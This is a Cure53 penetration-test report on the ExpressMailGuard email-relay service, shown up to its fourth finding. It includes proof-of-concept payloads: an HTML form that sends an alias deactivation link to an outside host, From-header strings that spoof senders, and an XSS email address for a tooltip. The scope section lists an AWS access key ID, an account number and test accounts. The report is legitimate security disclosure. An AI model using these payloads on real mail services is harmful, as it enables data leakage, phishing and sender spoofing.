Security assessments for software that matters.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Pentest-Report ExpressVPN ExpressMailGuard Service 02.-03.2026

Cure53, Dr.-Ing. M. Heiderich, M. Kinugawa, M. Wege, MSc. N. Krein, MSc. O. Zeino-Mahmalat, J. de Hen

Index

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Introduction

“ExpressMailGuard is a private email relay service, working alongside your active ExpressVPN subscription to give you aliases that protect your identity and help keep your inbox safe.”

From https://www.expressvpn.com/expressmailguard

This report describes the results of a penetration test and source code audit conducted against the ExpressMailGuard web application, its UIs, email processing functionalities, and underlying Infrastructure as Code (IaC) definitions.

To give some context regarding the assignment’s origination and composition, Network Guard Pte. Ltd. contacted Cure53 in February 2026. The test execution was scheduled for late February / early March 2026, namely from CW09 - CW10. A total of eighteen days were invested to reach the coverage expected for this project, and a team of six senior testers was assigned to its preparation, execution, and finalization.

The methodology conformed to a white-box strategy, whereby assistive materials such as URLs, source code, activated test users, AWS console access, as well as all further means of access required to complete the tests were provided to facilitate the undertakings.

The work was split into three separate work packages (WPs), defined as:

- **WP1**: White-box pen.-tests & code audits against ExpressMailGuard frontend & web UI
- **WP2**: White-box pen.-tests & code audits against ExpressMailGuard backend & code
- **WP3**: Configuration & infra security review against ExpressMailGuard deployment

All preparations were completed in February 2026, specifically during CW08, to ensure a smooth start for Cure53. Communication throughout the test was conducted through a dedicated and shared Slack channel, established to combine the teams of ExpressVPN and Cure53. All personnel involved from both parties were invited to participate in this channel. Communications were smooth, with few questions requiring clarification, and the scope was well-prepared and clear. No significant roadblocks were encountered during the test. Cure53 provided frequent status updates and shared its findings through the aforementioned Slack channel. Live reporting of ticket details was not specifically requested.

The Cure53 team achieved very good coverage over the scope items, and identified a total of thirteen findings. Of the thirteen security-related findings, two were classified as security vulnerabilities, and eleven were categorized as general weaknesses with lower exploitation potential.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

This audit of ExpressMailGuard showed that the application very clearly benefits from robust framework-level protections, as well as defensive and secure coding practices. Almost no classical web security vulnerabilities such as SQL injection (SQLi), Cross-Site Scripting (XSS), or Access Control List (ACL)-related vulnerabilities were observed. Nevertheless, while the Laravel-based backend and Vue.js frontend implementations were found to be resilient against further injection or race condition attacks, it is advised that several vectors and weaknesses were found in the handling and parsing of e-mail-specific headers and content, (e.g. EXP-20-004, EXP-20-005).

Overall, the findings made in this report have a relatively limited impact, with severity ratings that do not go above a *Medium* level. It is advised that the vulnerabilities and issues discussed herein represent additional hardening opportunities for an application that already has a solid security foundation.

The report will now shed more light on the scope and testing setup, and will provide a comprehensive breakdown of the available materials. Next, the report will detail the *Test Methodology* used in this exercise. This is intended to show the client which areas of the software in scope have been covered, and which tests have been executed. Following this, the report will list all findings identified in chronological order, starting with the *Identified Vulnerabilities* and followed by the *Miscellaneous Issues* unearthed. Each finding will be accompanied by a technical description, Proof-of-Concepts (PoCs) where applicable, plus any fix or preventative advice to action.

In summation, the report will finalize with a *Conclusions* chapter in which the Cure53 team will elaborate on the impressions gained toward the general security posture of the ExpressMailGuard web applications, associated components, and underlying infrastructure.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Scope

- **Pen.-tests & code audits against ExpressMailGuard service**
  - **WP1:** White-box pen.-tests & code audits against ExpressMailGuard frontend & web UI
    - **Test System URL:**
      - https://app.expressmailguard.com
    - **Source code repository:**
      - xv_mail_relay
  - **WP2:** White-box pen.-tests & code audits against ExpressMailGuard backend & code
    - **Test System URL:**
      - https://app.expressmailguard.com
    - **Source code repository:**
      - xv_mail_relay
  - **WP3:** Configuration & infra security review against ExpressMailGuard deployment
    - **Test System URL:**
      - https://575210791001.signin.aws.amazon.com/console
  - **Test User Credentials:**
    - U: masato+mailguard1@cure53.de
    - U: niko+mailguard1@cure53.de
    - U: oskar+mailguard1@cure53.de
    - U: mike+mailguard1@cure53.de
    - U: ilia+mailguard1@cure53.de
    - U: jelmer+mailguard1@rs.cure53.de
  - **AWS Credentials:**
    - U: cure53-assessment.xv-prd-mailguard
    - Account: 575210791001
    - AWS Access Key ID: AKIAYL3J4EBM3XTWZY6F
  - **Allow-listed IPs:**
    - 160.16.203.205
    - 178.62.204.220
    - 85.215.175.31
    - 62.28.231.246
    - 62.48.164.229
    - 62.48.164.230
    - 83.240.244.137
    - 83.240.244.138
  - **Test-supporting material was shared with Cure53**
  - **All relevant sources were shared with Cure53**

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Severity Glossary

The following section details the varying severity levels assigned to the issues discovered in this report.

Critical: The highest possible severity level. Denotes issues that allow attackers to achieve extensive access to sensitive areas, such as critical systems, applications, data, and other pertinent components in scope.

High: Denotes issues that allow attackers to achieve limited access to sensitive areas in scope. This also includes vulnerabilities with limited exploitability that can incur significant impact upon the target in scope.

Medium: Denotes issues that do not incur major impact on the areas in scope. Additionally, issues requiring limited exploitation are graded as *Medium*.

Low: Denotes issues that incur considerably limited impact on the areas in scope. These mostly do not depend on the degree of exploitation, but rather on the minor severity of retrievable information or low-grade risk upon the areas in scope.

Info: Denotes issues deemed merely informational in nature. They are mostly considered hardening recommendations or best-practice improvements that will generally enhance the security posture of the areas in scope.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Test Methodology

This section documents the testing methodology applied by Cure53 during this project and discusses the resulting coverage, shedding light on how various components were examined. Further clarification concerning areas of investigation subjected to deep-dive assessment is offered, as well as detailed information regarding the approaches and attacks performed against the audited applications and elements.

The assessment of application logic and the source code audit involved a detailed manual inspection of authentication and session management. Specifically, the team analyzed all exposed routes for the Keycloak authentication flow and callbacks, as well as the handling of the *returnUrl* parameters.

This led to the discovery of EXP-20-008, which is an open redirect vulnerability caused by the incomplete sanitization of whitespace characters (e.g. *%09*) during URL normalization. However, this issue was deemed to be out-of-scope, given that it does not directly affect the main platform, but instead concerns the account portal page.

Resource-level permissions within the ACLs were verified by auditing Eloquent queries for the consistent use of the *user()* model context. Methods such as *find*, *findOrFail*, and *where* were scrutinized to ensure that cross-tenant data leakage was prevented via strict validation rules.
Investigations into email rendering and templating focused on the Blade engine's use of unescaped output via *({!! !!})*. This resulted in the discovery of EXP-20-010, where it was determined that enabling the email banner allows attackers to inject HTML that breaks out of the content container to redress the email, thereby facilitating phishing.

Further source code auditing was performed to search for SQLi possibilities within the query model, where *raw()* methods were scrutinized. Specifically, *selectRaw()*, *whereRaw()*, and *orderbyRaw()* were thoroughly checked for dynamic interpolation of user input. No findings were made here.

To ensure header and data integrity, the handling of custom mail headers - including *X-AnonAddy-**, *In-Reply-To*, and *References* - was tested for injection vulnerabilities. Attachment handling in *CustomDataPart::setFileName()* was also audited, to ensure that no unauthorized file resolving or path traversal occurred during the pass-through process.

Cache and rate-limiting were evaluated by inspecting Redis-based caching mechanisms and *Throttle* middleware for key injection vulnerabilities. It was confirmed that operations are performed on static or non-controllable fields, and therefore, no security-related discoveries could be made here.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

The security review of the infrastructure and configuration began with an audit of Terraform-managed IaC definitions. This resulted in the discovery of EXP-20-009, which notes overly-broad IAM permissions that grant *ssm:SendCommand* to all resources (*), creating a risk of remote code execution (RCE) via (e.g.) compromised GitHub Action workflows.

General container and runtime security was assessed via a review of the Dockerfile and *php.ini* configurations, to ensure appropriate resource limits and process isolation. Observations regarding network and web server hardening involved the analysis of Nginx configurations for transport security and header implementation. It was noted that the Content Security Policy (CSP) remains permissive, due to the use of *unsafe-inline*, as discussed in EXP-20-013.

The source code of the application's API route and middleware handling was analyzed for potential authentication bypass issues. During this process, a custom Laravel authentication guard that handles authentication via ID tokens, rather than session cookies, was reviewed for issues related to correct JWT handling. No issues were discovered in this area.

The application source code responsible for entitlement checks and entitlement retrieval from an external ExpressVPN API server was analyzed for potential ways to overrun limits for aliases or custom domains, or to manipulate entitlements. To this end, API handlers that store a new alias or custom domain were checked for usage of locks or database transactions that would enforce a consistent view of limits during check and during change of the limit usage. No such mechanism was found, which therefore poses a theoretical race condition that could allow limit overrun. Dynamic testing with multiple alias requests sent in parallel was used to verify whether the race condition could be exploited, however, it was found that this was not reliably possible. Furthermore, entitlement checks for a user were found to be performed on every authenticated API request using a middleware, as well as every received email for that user. This effectively mitigates the risk of limit overrun through a race condition attack.

The PGP encryption feature's source code was reviewed for potential issues - such as key confusion between different recipients. Dynamic testing was not possible, as the feature was not fully-enabled within the provided testing environment. No issues were discovered in this area.

The rules feature was investigated for potential email-related logic bugs. Specifically, a rule can change the display name of an email, which affects the *From* header. It was found that rules could not be used to manipulate the *From* header to spoof a different email sender.

The AWS account used to host ExpressMailGuard was investigated for potential misconfigurations. The ScoutSuite scanning tool was used to gain an overview of created resources and surface-level issues. IAM roles and policies were checked more closely for privilege escalation issues or the use of overly-broad privileges.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

This resulted in the rediscovery of broad IAM permissions for GitHub Actions workflows documented in EXP-20-009, which was previously discovered through the analysis of Terraform files.

Verification of the safe usage of DOM-based XSS sinks and sources was performed. This was done via both source code review, and by setting dynamic hooks on the relevant XSS sinks and sources, observing their usage. During the review of assignments to *innerHTML*, EXP-20-003 was identified.

During verification of whether it is possible to set a recipient address containing an HTML tag string required to exploit EXP-20-003, a potential issue caused by misparsing of the email address was identified. This is discussed in EXP-20-004.

The email forwarding flow via alias email addresses was reviewed. During testing to determine whether forwarding is performed correctly from various email addresses, misparsing of the *From* header caused by a third-party module was identified. This led to the incorrect identification of sender's email addresses described in EXP-20-005.

HTML injection into the email body sent by the application was tested. Injection was found to be present in several emails, which enables the leakage of some data, as well as potential phishing. These findings are described in EXP-20-001 and EXP-20-006.

An investigation into alias name sanitization revealed that the application utilizes robust rules to prevent the bypass of ownership verification and shared domain count restrictions. The import and export mechanisms for alias names were also assessed for potential vulnerabilities - specifically the ability to circumvent ownership verification or bypass file format restrictions, including the unauthorized execution of code. It was found that the application currently restricts data imports and exports to CSV files only.

The domain verification mechanism was seen to utilize an obsolete hashing function (SHA-1) with *anonaddy.secret*. Although currently, this would be very resource-intensive to exploit, an attacker could potentially use brute-force to acquire *anonaddy.secret*, which would enable the forgery of VERP email signatures. The utilized approach is generally not recommended for the hashing of secrets and passwords. This issue is tracked in EXP-20-007.

It was noted that the recipient email verification mechanism utilizes Laravel's *URL::temporarySignedRoute* (temporary, cryptographically-signed URLs). This mechanism prevents the forgery of verification links.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Analysis of prior AnonAddy vulnerabilities revealed *CVE-2021-42216*, which identifies the use of a broken cryptographic algorithm within AnonAddy 0.8.5, through the *VerificationController.php* component. The implemented fix appears effective and does not introduce any flaws. Notably, the application does not utilize the built-in email verification mechanism for new users, and instead, OpenID is used. Authentication and account creation are handled on the ExpressVPN main domain's side.

Analysis of the *User* model revealed a logic bug affecting email validation. Specifically, the *getVerifiedRecipientByEmail* function implemented in *app/Models/User.php* incorrectly handles email addresses containing the + character. If an email includes +, then it is passed through unchanged. However, if the email lacks +, then the code attempts to replace all characters after a + with an empty string, effectively doing nothing. This results in the email being unchanged, regardless of its original format. This issue is addressed in EXP-20-012.

The team reviewed *localStorage*, as well as the client-side application and infrastructure, to assess the escalation potential for EXP-20-003 from self-XSS to remotely exploitable. The CORS configuration, response headers and exposed routes were verified to ensure correct access control boundaries. The CSP was noted to be fragile - as documented in EXP-20-013 - but was otherwise present. No further issues were identified.

The Keycloak OIDC was traced end-to-end on both production and staging environments. It was noted that the staging environment relies on *stg.auth.xvtest.net*. Broad anonymous accessibility of the staging environment was found to be overly-permissive, as this functionality should not be accessible to the public.

Session sharing, reuse, and authentication flow manipulation were attempted across production and staging environments, to determine whether valid sessions could be replayed across authentication boundaries. No exploitable issues were identified.

Self-registration was found to be enabled on the staging Keycloak *xvpn* realm, exposed via *kcContext.url.registrationUrl*. A test account was registered, email OTP verification was completed, and a valid *expressmailguard_session* cookie was obtained by completing the OIDC Authorization Code Flow with PKCE. This is documented in EXP-20-011. An ExpressMailGuard subscription was subsequently purchased for the test account in an attempt to satisfy the entitlement check, however, full access to the staging environment remained blocked.

Controllers, the middleware stack, console commands, scheduled commands, the OpenID authentication flow, and general application logic were reviewed for security-relevant issues. No additional issues beyond those documented separately were identified.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

A self-registered account on staging using an account created via EXP-20-011 was able to complete a full Keycloak session and establish an account and a session on the Laravel application, although early entitlement checks were found to prevent further use within the application itself.

AWS security policies were reviewed for misconfiguration and privilege escalation risks. The predictability of Terraform-deployed S3 bucket naming conventions was investigated. Infrastructure definitions for both staging and production were reviewed for security-relevant issues. The policies were found to be well-defined, and do not allow anonymous access.

The codebase was also assessed against the upstream *https://github.com/anonaddy/anonaddy* project, to identify divergences with potential security implications - specifically to determine whether any security-relevant patches had not been backported. No issues of this nature were identified.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Identified Vulnerabilities

The following section lists all vulnerabilities and implementation issues identified during the testing period. Notably, findings are cited in chronological order rather than by degree of impact, with the severity rank offered in brackets following the title heading for each vulnerability. Furthermore, all tickets are given a unique identifier (e.g., EXP-20-001) to facilitate any future follow-up correspondence.

EXP-20-001 WP1: Alias deactivation link leak via unsanitized HTML email *(Low)*

CVSS Score: 4.2
CVSS Temporal Score: 4.0
CVSS String: CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N/E:P/RL:U/RC:C
CWE: https://cwe.mitre.org/data/definitions/79.html

It was discovered that HTML emails forwarded from an alias address are delivered without any HTML sanitization. Email clients typically perform their own sanitization. Therefore, even if an email is delivered without sanitization, it does not directly result in XSS.

However, in the ExpressMailGuard application, there remains a risk that certain information contained in the email may be leaked through HTML elements that do not execute scripts. If the setting to include the email banner is enabled, then forwarded emails include - together with the unsanitized HTML content - an email banner which contains a link to deactivate the alias address and the alias description.

If an attacker sends a crafted HTML email to the alias address, then the deactivation link and description contained in the email banner may be leaked unintentionally.

The issue can be reproduced via the following steps:

Steps to reproduce:

1. Log in to the application and open *Settings -> Email Settings*.
2. Set *Update Email Banner Location* to *Bottom*.
3. Open the *Recipients* page.
4. Add a Gmail address as the recipient, and complete the verification process.
5. Open the *Aliases* page.
6. Create an alias. At that time, enter *AliasDescription123* in the *Description* field, and select the Gmail address entered in Step 5 as the recipient.
7. Send the HTML email containing the following HTML to the created alias address. The Gmail address entered in Step 5 will receive this email.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

PoC:

```
<form method="post" action="https://cure53.de/">
<button>Click me!</button>
<textarea style="display:none" name="leak">
```

8. Open the received email via the Gmail web interface.
9. Click the *Click me!* button.
10. Click *OK* when the confirm dialog appears. The alias description and a link to deactivate the alias will be leaked to the external host via the request body.

Sent request:

```
POST https://cure53.de/ HTTP/1.1
Host: cure53.de
[...]

leak=+++[...]%3Cspan%0D%0A++++++++++++++++++++++++++++++++++++++++++++style%3D
%22font-size%3A+12px+%21important%3B+color%3A+%23667782+%21important
%3B+font-style%3A+italic+%21important%3B+font-family%3A+Inter%2C+sans-
serif+%21important%3B%22%3EAliasDescription123%3C%2Fspan%3E%0D%0A++++++++++
++++++++++++++++++++++%3C%2Fdiv%3E%0D%0A++++++++++++++++++++++++++++++++++
++++++++++++++++%3C%2Ftd%3E%0D%0A++++++++++++++++++++%3C%2Ftr%3E%0D%0A++++
++++++++++++++++++++++++++++++%3C%2Ftable%3E%0D%0A++++++++++++%3C%2Fdiv
%3E%0D%0A%0D%0A++++++++++++%3C%21--+Action+Section+--%3E%0D%0A++++++++++++
%3Cdiv+style%3D%22background-color%3A+%23ffffff+%21important%3B+padding
%3A+20px+24px+%21important%3B%22%3E%0D%0A++++++++++++++++%3Ctable+style%3D
%22width%3A+100%25+%21important%3B+border-collapse%3A+collapse+%21important
%3B%22%3E%0D%0A++++++++++++++++++++%3Ctr%3E%0D%0A++++++++++++++++++++++++
%3Ctd+style%3D%22text-align%3A+center+%21important%3B%22%3E%0D%0A++++++++++
++++++++++++++++%3Ca+href%3D%22https%3A%2F%2Fapp.expressmailguard.com
%2Fdeactivate%2F52cb217a-0ad0-439a-ae0d-07732530a950%3Fsignature
%3D2a236[...]%22%0D%0A+++[...]%3C%2Fhtml%3E%0D%0A
```

The deactivation link deactivates the alias when it is accessed by the user who created the alias while logged-in. Therefore, if an attacker navigates the victim to the leaked deactivation link, the alias will be deactivated.

It should be noted that the vector shown above using *<form>* and *<textarea>* represents only one possible method of exfiltration. The elements subject to sanitization vary depending on the email client, and other vectors may also enable leakage.

It is recommended to sanitize the email body using a well-maintained HTML sanitizer before forwarding the email.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

EXP-20-005 WP2: *From* header misparsing causes sender mismatch *(Medium)*

CVSS Score: 4.3
CVSS Temporal Score: 4.1
CVSS String: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N/E:P/RL:U/RC:C
CWE: https://cwe.mitre.org/data/definitions/20.html

The ExpressMailGuard application extracts the sender address by parsing the *From* header when forwarding emails sent to an alias or when sending emails using an alias address.

It was found that this process could incorrectly extract an email address that is different from the actual sender. The *From* header is parsed using the *mailparse_rfc822_parse_addresses* function[1] provided by the Mailparse extension module for PHP. However, this function does not properly handle escaped double quotation marks contained in the quoted name portion.

For example, the following code returns *non-original-sender@cure53.de*, instead of *original-sender@example.com* as the return value:

PHP code:
```
mailparse_rfc822_parse_addresses("\"abc \\\" <non-original-
sender@cure53.de> \\\" def\" <original-sender@example.com>")[0]["address"]
```

As shown by this result, the *non-original-sender@cure53.de* portion is enclosed in double quotation marks, and should therefore be interpreted as part of the display name, but it is instead incorrectly extracted as an email address.

This behavior could be abused to send email through an alias address from an unverified email address (issue #1), or to spoof the sender of an email sent to an alias address (issue #2).

The steps to reproduce these issues are shown below:

Steps to reproduce issue #1 (spoofing of verified address):

1. Create an alias address via *https://app.expressmailguard.com/aliases*.
2. Click the *Send* button next to the created alias address.
3. In the *To email destination* field, enter the destination email address.
4. Copy the displayed destination address. The copied address will be in the following format: *alias1+test=cure53.de@clivaro.io*.
5. Create and send the following email:
    - In the *To* header, set the email address copied in Step 4.
    - Set other necessary mail headers, except for the *From* header.Set the *From* header, replacing the *verified@cure53.de* portion with a verified address,

[1] https://www.php.net/manual/en/function.mailparse-rfc822-parse-addresses.php

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

and the *unverified-original-sender@example.com* portion with the actual sender address for this email.

***From* header:**
`From: "abc \" <verified@cure53.de> \" def" <unverified-originalsender@example.com>`

6. Check the mailbox for the email address entered in Step 3. The email will be received from the alias address, even though the email is sent using an unverified email address.

Steps to reproduce issue #2 (spoofing of sender address):

1. Create an alias address via *https://app.expressmailguard.com/aliases*.
2. Create and send the following email:
   - In the *To* header, set the alias address created in Step 1.
   - Set other necessary mail headers, except for the *From* header.
   - Set the *From* header, replacing the *original-sender@example.com* portion with the actual sender address for this email.

***From* header:**
`From: "abc \" <spoof@expressvpn.com> \" def" <original-sender@example.com>`

3. Check the mailbox for the address configured as the recipient of the alias address. The mail banner will display *spoof@expressvpn.com* as the sender, even though the email is sent using the *original-sender@example.com* address.



Fig.: Spoofing of sender address

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Notably, emails spoofed using this method can successfully pass verification mechanisms such as DKIM, because the authentication data evaluated by the receiving server is valid at the time of message processing.

The affected code was found in the following file and is highlighted below:

Affected file:
xv_mail_relay/app/Console/Commands/ReceiveEmail.php

Affected code:

```
protected function getParser($file)
{
    $parser = new Parser;
    // Fix some edge cases in from name e.g. "\" John Doe \""
<johndoe@example.com>
    $parser->addMiddleware(function ($mimePart, $next) {
        $part = $mimePart->getPart();
        if (isset($part['headers']['from'])) {
            $value = $part['headers']['from'];
            $value = (is_array($value)) ? $value[0] : $value;
            try {
                mailparse_rfc822_parse_addresses($value);
            } catch (\Exception $e) {
                $part['headers']['from'] = str_replace('\\', '',
                    $part['headers']['from']);
                $mimePart->setPart($part);
            }
        }
        return $next($mimePart);
    });
[...]
```

This issue is caused by inaccuracies in the parsing behavior of the *mailparse_rfc822_parse_addresses* function. Therefore, it is recommended to report this issue to the maintainer of the Mailparse extension module.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Miscellaneous Issues

This section covers any and all noteworthy findings that did not incur an exploit but may assist an attacker in successfully achieving malicious objectives in the future. Most of these results are vulnerable code snippets that did not provide an easy method by which to be called. Conclusively, while a vulnerability is present, an exploit may not always be possible.

EXP-20-002 WP2: Unauthenticated Prometheus endpoint leaks information *(Info)*

Fix Note: *This issue has been fixed by the development team, and was verified by Cure53 to be working as expected. The issue described here therefore no longer exists.*

CVSS Score: 5.3
CVSS Temporal Score: 4.8
CVSS String: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:P/RL:O/RC:C
CWE: https://cwe.mitre.org/data/definitions/200.html

During a review of all exposed web and API routes, an unauthenticated metrics endpoint was identified in the production environment of the ExpressMailGuard application.

Although a restriction to *localhost* access is intended, the */metrics* endpoint is accessible from the public Internet, thus revealing internal system information and service usage statistics.

The affected endpoint can be browsed to via the following URL:

Affected URL:
https://app.expressmailguard.com/metrics

Response:

```
HTTP/1.1 200 OK
Content-Length: 152203

# HELP php_info Information about the PHP environment.
# TYPE php_info gauge
php_info{version="8.4.16"} 1
php_info{version="8.4.17"} 1
# HELP xv_mailguard_active_users_last_30m Number of users who checked
entitlements in the last 30 minutes
# TYPE xv_mailguard_active_users_last_30m gauge
xv_mailguard_active_users_last_30m{environment="prd"} 451
# [...]
```

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

While the metrics are correctly blocked in the local Docker-based development environment, a discrepancy exists in the production deployment, likely due to a mismatch in how HTTP requests are handled by the production infrastructure through the ingress.

The exposed data includes environment details - such as PHP versions (8.4.16 and 8.4.17) and active user counts over the last 30 minutes. Although this finding is not considered to be exploitable for immediate system compromise, the disclosure of internal metadata can in general assist an attacker in targeted reconnaissance.

Furthermore, the availability of detailed request processing times presents a theoretical risk, as this information could be leveraged to conduct timing side-channel attacks to infer internal server states.

The vulnerability is located within the Laravel routing configuration. The current implementation explicitly bypasses all authentication and verification middleware for the */metrics* route, as seen in the following code snippet:

Affected file:
xv_mail_relay/routes/web.php

Affected code:
```
// Prometheus metrics endpoint (no authentication required)
Route::get('/metrics', [\App\Http\Controllers\MetricsController::class,
'show'])
    ->name('metrics')
    ->withoutMiddleware(['auth', 'verified', \App\Http\Middleware\
CheckUserEntitlements::class, \App\Http\Middleware\
RedirectUnauthenticatedToWelcomePage::class, \App\Http\Middleware\
HandleInertiaRequests::class]);
```

It is recommended to limit access to the */metrics* endpoint, and to ensure that it is restricted to authorized monitoring systems only. API key authentication or mutual TLS would be a viable solution as an alternative to correctly verifying the IP address of the external request.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

EXP-20-003 WP1: Self-XSS via email address displayed in tooltip *(Medium)*

CVSS Score: 5.4
CVSS Temporal Score: 4.6
CVSS String: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N/E:U/RL:W/RC:R
CWE: https://cwe.mitre.org/data/definitions/79.html

The ExpressMailGuard application displays tooltips in several locations using the Tippy.js library[2]. Here, it was discovered that XSS can be triggered in the section where an email address is displayed in the tooltip.

The affected tooltip exists on the */aliases* page. In the section where the recipient email address is displayed within a tooltip, the *allowHTML* option[3] of the Tippy.js library is explicitly enabled, which permits HTML formatting inside the tooltip. As a result, if a recipient email address containing HTML tags is set here, then arbitrary JavaScript can be executed.

The issue can be reproduced via the following steps:

Steps to reproduce:

1. Add the following email address as a recipient via *https://app.expressmailguard.com/recipients*. Here, *@yourdomain.example.com* should be replaced with a managed domain, and it must be possible to receive email from the *geolocation/onvalidationstatuschange=\u0046unction`alert\x28\x29```//@yourdomain.example.com* address.

   Email address:
   ```
   "<geolocation/onvalidationstatuschange=\u0046unction`alert\x28\
   x29```//@yourdomain.example.com> aaa"@gmail.com
   ```

2. Check the mailbox for *geolocation/onvalidationstatuschange=\u0046unction`alert\x28\x29```//@yourdomain.example.com*. There should be an email entitled *Verify Email Address*. Notably, the mailbox that should be checked is not the *@gmail.com* mailbox. This behavior is explained in EXP-20-004.
3. Open the email and click the verification link. The email address entered in Step 1 will be changed to the *verified* status.
4. Create an alias address via *https://app.expressmailguard.com/aliases*. At this point, select the email address verified in Step 3 as *Recipients*.

[2] https://atomiks.github.io/tippyjs/
[3] https://atomiks.github.io/tippyjs/#html-content

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

5. Using the Google Chrome browser, place the mouse cursor over the email address in the *Recipients* field of the created alias address. An alert dialog will pop up through HTML displayed in a tooltip. Notably, the *<geolocation>* element used here is currently supported only in Chromium-based browsers, and therefore, at least with this payload, it cannot be reproduced in non-Chromium-based browsers.

The affected code was found in the following file and is highlighted below:

Affected file:
xv_mail_relay/resources/js/Pages/Aliases/Index.vue

Affected code:
```
const addTooltips = () => {
  if (tippyInstance.value) {
    _.each(tippyInstance.value, instance => instance.destroy());
  }

  tippyInstance.value = tippy('.tooltip', {
    arrow: roundArrow,
    allowHTML: true,
  });
};

const debounceToolips = _.debounce(function () {
  addTooltips();
}, 50);
[...]
<span
  v-for="recipient in slotProps.row.recipients"
  :key="recipient.id"
  class="inline-flex items-center gap-1 px-3 py-1 bg-cyan-500 dark:bg-cyan-
600 text-white rounded-full text-xs font-medium tooltip outline-none max-w-
full overflow-hidden"
  :data-tippy-content="recipient.email"
>
```

At present, this issue is classified as self-XSS because it cannot be reproduced unless a user explicitly sets a recipient email address containing HTML tags. However, if an XSS vulnerability was identified on a subdomain (**.expressmailguard.com*), then an attack chain would become possible. Specifically, through a subdomain XSS, an attacker can set the attacker's own session cookie in the victim's browser and cause the victim to log into the attacker's account.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

As a result, JavaScript may be executed through the tooltip from malicious HTML that has been stored in advance. Considering this potential escalation path, this issue was rated as *Medium* severity.

In the tooltip, there should be no need to use HTML formatting. It is recommended to apply the *allowHTML* option only to parts where HTML is really required.

Although this does not apply in the present case, if a tooltip that requires HTML includes user-input, then it is advised that appropriate encoding should be applied to the critical characters (e.g. <, >) contained in user input.

EXP-20-004 WP2: Recipient verification email sent to wrong address *(Medium)*

CVSS Score: N/A
CVSS Temporal Score: N/A
CVSS String: N/A
CWE: https://cwe.mitre.org/data/definitions/20.html

It was discovered that a verification email can be sent to an email address that is different from the one entered during recipient address verification. If the recipient address entered contains an email address enclosed in < and >, then a verification email is sent to the enclosed email address, even if that string is originally part of the email address.

For example, if the address *"<abc@example.com>"@cure53.de* is entered as a new recipient, then the verification email will be sent to *abc@example.com,* rather than *"<abc@example.com>"@cure53.de*.

The issue can be reproduced via the following steps:

Steps to reproduce:

1. Add the following email address as a recipient via *https://app.expressmailguard.com/recipients*. Here, *@yourdomain.example.com* should be replaced with a managed domain, and it must be possible to receive email from the *abc@yourdomain.example.com* address.

   Email address:
   `"<abc@yourdomain.example.com>"@cure53.de`

2. Check the mailbox for *abc@yourdomain.example.com*. There should be an email entitled *Verify Email Address*.
3. Open the email and click the verification link. The email address entered in Step 1 will be changed to the *verified* status, although it should originally be an *@cure53.de* email address.

